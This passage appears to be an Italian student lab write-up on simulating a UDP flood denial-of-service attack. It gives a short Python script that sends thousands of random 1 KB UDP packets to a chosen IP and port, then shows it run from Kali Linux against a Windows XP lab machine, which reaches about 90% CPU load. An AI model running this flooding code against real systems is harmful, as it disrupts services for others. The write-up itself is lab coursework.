
Simulazione attacco DoS tramite UDP Flood

Codice Python

Nell'esercizio di oggi è stato sviluppato un programma Python che invia un numero di richieste UDP verso una macchina target(Windows XP).



```
02 > scanner01.py > ...
1   import socket
2   import random
3
4   IP = input("Inserisci l'indirizzo IP target: ")
5   porte = int(input("Inserisci la porta da scansionare: "))
6   num_pack = int(input("Quanti pacchetti vuoi inviare? "))
7
8   with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
9       for i in range(num_pack):
10          data = bytes([random.randint(0, 255) for i in range(1024)])
11          sock.sendto(data, (IP, porte))
12
13  print(f"Sono stati inviati {num_pack} pacchetti di 1KB alla porta {porte} di {IP}.")
```


Il programma richiede all'utente di inserire:

- L'indirizzo IP della macchina target.
- La porta UDP su cui inviare i pacchetti.
- Il numero di pacchetti da inviare.

Ogni pacchetto ha una dimensione di 1 KB (1024 byte) e contiene dati casuali generati con il modulo **random** di Python. Utilizzando il modulo **socket**, il programma crea un socket UDP e invia i pacchetti alla destinazione specificata.


Test attacco DoS

Eseguiamo il programma appena creato dal terminale di Kali Linux.



```
└─$ python scanner01.py
Inserisci l'indirizzo IP target: 192.168.50.152
Inserisci la porta da scansionare: 445
Quanti pacchetti vuoi inviare? 50000
```

Durante l'esecuzione dell'attacco tramite Task Manager di windows, monitoriamo l'utilizzo della CPU e le prestazioni generali del sistema Windows XP.



Durante l'attacco, è stato osservato un aumento significativo dell'utilizzo della CPU sul sistema Windows XP, che ha raggiunto circa il **90%** della capacità totale. Questo comportamento indica che il sistema era sotto stress a causa del flusso massiccio di pacchetti UDP ricevuti.